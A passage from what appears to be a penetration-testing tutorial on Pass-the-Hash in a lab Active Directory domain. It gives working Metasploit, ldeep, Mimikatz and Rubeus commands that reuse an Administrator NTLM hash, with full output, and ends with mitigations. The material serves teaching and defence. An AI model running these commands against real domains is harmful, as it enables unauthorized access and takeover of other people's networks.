WHOAMI    192.168.1.11    389    DC      Member of: CN=Group Policy Creator Owners,CN=Users,DC=ignite,DC=local
WHOAMI    192.168.1.11    389    DC      Member of: CN=Domain Admins,CN=Users,DC=ignite,DC=local
WHOAMI    192.168.1.11    389    DC      Member of: CN=Enterprise Admins,CN=Users,DC=ignite,DC=local
WHOAMI    192.168.1.11    389    DC      Member of: CN=Schema Admins,CN=Users,DC=ignite,DC=local
WHOAMI    192.168.1.11    389    DC      Member of: CN=Administrators,CN=Builtin,DC=ignite,DC=local
WHOAMI    192.168.1.11    389    DC      User SID: S-1-5-21-4045749477-1614332298-3688221009-500
```

Metasploit

`auxiliary/gather/ldap_query` is a **Metasploit module** used to query an LDAP server using either a custom LDAP query or a set of pre-built enumeration actions against an Active Directory Domain Controller.

```
use auxiliary/gather/ldap_query
set RHOSTS 192.168.1.11
set USERNAME Administrator
set LDAPPassword 00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
set LDAPDOMAIN ignite.local
run
```



Ldeep

```
ldeep ldap -u Administrator -H :32196B56FFE6F45E294117B91A83BF38 -d ignite.local -s ldap
192.168.1.11 users
```



```
(root@kali) ~  
# ldap -u Administrator -H :32196B56FFE6F45E294117B91A83BF38 -d ignite.local -s ldap://192.168.1.11 users  
tom  
jerry  
shreya  
aarav  
rudra  
shivam  
aaru  
raaz  
krishna  
sita  
ram  
komal  
sanjeet  
aarti  
raj  
krbtgt  
Guest  
Administrator
```

Windows (Pass the Hash)

Mimikatz

Mimikatz is the ultimate tool when it comes to getting toe-to-toe with Windows Security. We used the Administrator and the Hash.

The **sekurlsa::pth** command in **Mimikatz** enables attackers to authenticate as a user using only their NTLM hash by injecting it into a new process. This technique is a core component of lateral movement in Active Directory attacks and eliminates the need for plaintext credentials.

```
sekurlsa::pth /user:Administrator /domain:ignite.local /ntlm:32196B56FFE6F45E294117B91A83BF38
```



```
C:\Users\raj\Desktop>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:Administrator /domain:ignite.local /ntlm:32196b56ffe6f45e294117b91a83bf38
user      : Administrator
domain    : ignite.local
program   : cmd.exe
imperson  : no
NTLM      : 32196b56ffe6f45e294117b91a83bf38
| PID 160
| TID 4736
| LSA Process is now R/W
| LUID 0 ; 5456207 (00000000:0053414f)
\ msv1_0 - data copy @ 00000203BB25AC80 : OK !
\ kerberos - data copy @ 00000203BB691B08
\ aes256_hmac -> null
\ aes128_hmac -> null
\ rc4_hmac_nt OK
\ rc4_hmac_old OK
\ rc4_md4 OK
\ rc4_hmac_nt_exp OK
\ rc4_hmac_old_exp OK
\ *Password replace @ 00000203BB2DF418 (32) -> null

Administrator: C:\Windows\SYSTEM32\cmd.exe
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>dir \\192.168.1.11\c$
Volume in drive \\192.168.1.11\c$ has no label.
Volume Serial Number is 7457-2682

Directory of \\192.168.1.11\c$

03/21/2026  02:25 PM                7 dict.txt
03/19/2026  02:06 AM             <DIR>          inetpub
03/19/2026  02:06 AM             <DIR>          PerfLogs
03/19/2026  02:59 AM             <DIR>          Program Files
03/15/2026  05:52 AM             <DIR>          Program Files (x86)
03/21/2026  02:35 PM       1,709,672 putty.exe
03/21/2026  02:52 PM         7,680 shell.exe
03/21/2026  02:14 PM             <DIR>          temp
03/20/2026  10:49 PM             <DIR>          Users
03/23/2026  06:44 AM             <DIR>          Windows
               3 File(s)         1,717,359 bytes
               7 Dir(s)    41,281,236,992 bytes free

C:\Windows\system32>
```

Rubeus

The Rubeus asktgt command enables attackers to request a Kerberos TGT using an NTLM hash and inject it into the current session. This technique, known as **Overpass-the-Hash**, bridges NTLM credentials into Kerberos authentication, allowing stealthy lateral movement in Active Directory environments.

```
Rubeus.exe asktgt /domain:igntie.local /user:Administrator /rc4:
32196b56ffe6f45e294117b91a83bf38 /ptt
```



```
C:\Users\radj\Desktop>Rubeus.exe asktgt /user:Administrator /domain:ignite.local /rc4:32196b56ffe6f45e294117b91a83bf38 /ptt

Rubeus

v2.3.3

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 32196b56ffe6f45e294117b91a83bf38
[*] Building AS-REQ (w/ preauth) for: 'ignite.local\Administrator'
[*] Using domain controller: 192.168.1.11:88
[*] TGT request successful!
[*] base64(ticket.kirbi):

doIFvDCCBbigAwIBBaEDAgEwoIEzDCCBMhhggTEMIIEwKADAgEfoQ4bDElHTkIUR5MT0NBTKIHMB+g
AwIBAgEYMBYbBmtYnRndBsMalduaXR1LmxvY2Fso4IEhDCCBICgAwIBEqEDAgECooIEcgSCBG46g96S
o5W7pPcsw6wFp1M5xUNDoemFwU6hyJRwIbyzWZ3YyLdIZ5xnj4hh4ST5LOOLkX6mELSw8v39OBTcqX
1B9ih7X0JlAKiHf4bXo7wIH64yKDPSGwnRQ2UogW6wWVZKtASKodrAre31sp24JctPVl+apH8uRa0l
JrFsnPnCFnvimH7LZvQuD08E15/XXZackS0rM1BRW499sxf6Gm7RI+D3YBT0pwe0aSeu/5SZ3kbsYH
vdCBHEsrBTicq1hUtu5+QZzW4Dmgc9x1SBbgCh26om/LFYRhdcVPQcLtysOc5kc+KTWCsM/Jqx83c4OC
x/LaQQRZ4kRUU1P6t/6KLeR8rRy9njCNpPTu+DV+v5MS01p9/m9+AQbZSoE7EMXfPsGLTrSAJxzUAem6
DAF1kgZpFg8Z7T3od4zwwMB+Yd52ifcJ/jEX51FyYAD5wEBpd7gEfDAz1METCF1a3/EG//qwS7cNwStn
y2be1LJ2TCAGfWXSbmhP//91jDYUj4RT86TQb35Lrd62IfjBQBDysGLmWHTG7VvM/OVSDFKKR8pLmwi
Hng/0VS9yTjIpfXzFnn9jaFv1kCymbf3CobicI9zYKdQcC0wz07EcpJfGRdw2D2dNL8AYLx9PXf91KA
XLtNxqQcPj3GvNDnZuu5BVRrIoOavrZ0eBkk5RewiWTH56pF0yUSWaUw2abLgTgFRm6NhwDbkXBRKys
+ZLPwbJ5Ozg8/7K0nFN+7sC0yQ1ADHArxFT0gJ4dPY0dcRY6h2vpLgf0zUdvPy3itW4heA7IEWLDhy1
gFNkYm8h3NenzrUswKM0Lvpw4h2NpNwqKVD+GmpBmZYG/or2Hn3I7+W2oFghck0bDb18LlJAgm5FGiga
F9usghrzU/tnhUuDKwFShOSJaz9bXf9S57F0cyPLHXU85/Wz/umTQsS2azth1a2hiQrtePLZw6nSozu
0tU0YcPEQqKzfhhv0I6ZyEuGalwRJA8D3ehooe89NYA9A0XJ7bbNvVujkoPs7IpnUFI18EryWljpl
GmAcRJB8PeNls0+4+BnhT9wh/DsKnvWzJGU1a3zRiFqbwKFEF46/A9T5aKe17LH5EH4v2FUGiRb21D31
quhWl0At2c2sfv1uw8TfRik10N0mXtmyiQara4imkQ6DpVfZWh2t1oSNdUqHfP0ahmJtapSP0T6sLyt
W/1fsXmurtV9H/e9nyB16qpvpqXF0tHB+F7dKlEn9VTwrCubGaRyBQZmq7It7SIXm4ModzQbfEwpT18
EXLYMLv0pdQjmmiRtSEd+90Axh4JnnSe14pZoxWvjfke+BaqKrc6x/vpiNAu0m3dMPd0MqpOxoY9+tm
5aEq2BjELuX1vhAAo+/1DVEIcPVzeRLNoZWEbGy7sKe4smsR9BPfbg5WxH0V3FreeQk9xt3ka4ecA61
eWMLBc0xKtMtPdqQEs1TWT/1C0cEriVL8Y1UeDgrV2wF5pQ1pFY1zq403eJrqZMXwOjgdsWdigAwIB
AKKB0ASBx22ByjCBx6CBxDCBwTCBvqAbMBmgAwIBF6ESBBD01pYMXR7Ek800IXoICoADoQ4bDElHTkI
UR5MT0NBTKIaMBigAwIBAAERMA8bDUFkbWluaXN0cmF0b3KjBwMFAEDhAAC1ERgPMjAyNjAzMjQxMDAx
NDBaphYDZiWmJyYmZiOjMjAwMTQwMjcRGA8yMDI2MDMzMTEwMDE0MFoDhMSUd0SVRFLkxPQ0FMqSEw
H6ADAgECorGwFhsGa3j1dGd0GwpxZ25pdGUubG9jYWw=

[*] Ticket successfully imported!

ServiceName      : krbtgt/ignite.local
ServiceRealm     : IGNITE.LOCAL
UserName         : Administrator (NT_PRINCIPAL)
UserRealm       : IGNITE.LOCAL
StartTime        : 3/24/2026 3:01:40 AM
EndTime         : 3/24/2026 1:01:40 PM
RenewTill       : 3/31/2026 3:01:40 AM
Flags            : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : rc4_hmac
Base64(key)     : 9JawDF0exJPNNCF6CAqAAw==
ASREP (key)     : 32196B56FFE6F45E294117B91A83BF38
```

Mitigation Strategies

- Enable Windows Credential Guard to protect NTLM hashes in memory (requires UEFI + Hyper-V)
- Apply KB2871997 to restrict NTLM credential caching (prevents PtH in many scenarios)
- Implement the principle of least privilege — do not use Domain Admin accounts for daily operations
- Disable NTLM authentication where possible — enforce Kerberos with AES encryption
- Enable Protected Users Security Group for sensitive accounts — blocks NTLM auth for members
- Implement tiered administration model — separate Tier 0 (DC), Tier 1 (Servers), Tier 2 (Workstations)



- Deploy Microsoft LAPS (Local Administrator Password Solution) to randomize local admin passwords
- Enable SMB Signing to prevent relay attacks that often complement PtH
- Restrict WinRM access via Windows Firewall to authorized management hosts only
- Monitor and alert on lateral movement patterns with a SIEM (Splunk, Microsoft Sentinel, etc.)

Conclusion

Pass-the-Hash remains one of the most powerful and widely-used lateral movement techniques in Active Directory environments. The attack chain demonstrated in this article — from DCSync credential dumping to full RDP graphical access — illustrates how a single compromised NTLM hash can grant an attacker complete domain dominance across multiple protocols and services.

The key takeaways for penetration testers are: PtH works natively with a rich ecosystem of tools; multiple protocols (SMB, WMI, WinRM, RDP, MSSQL) are all vulnerable; and a single admin hash can propagate access across the entire environment. For defenders, the priority must be reducing NTLM usage, implementing Credential Guard, and establishing comprehensive lateral movement detection through event log monitoring and behavioral analytics.



FOLLOW US ON

social media



TWITTER



DISCORD



GITHUB



LINKEDIN

CONTACT US
FOR MORE DETAILS

+91 95993-87841

www.ignitetechnologies.in

JOIN OUR TRAINING PROGRAMS

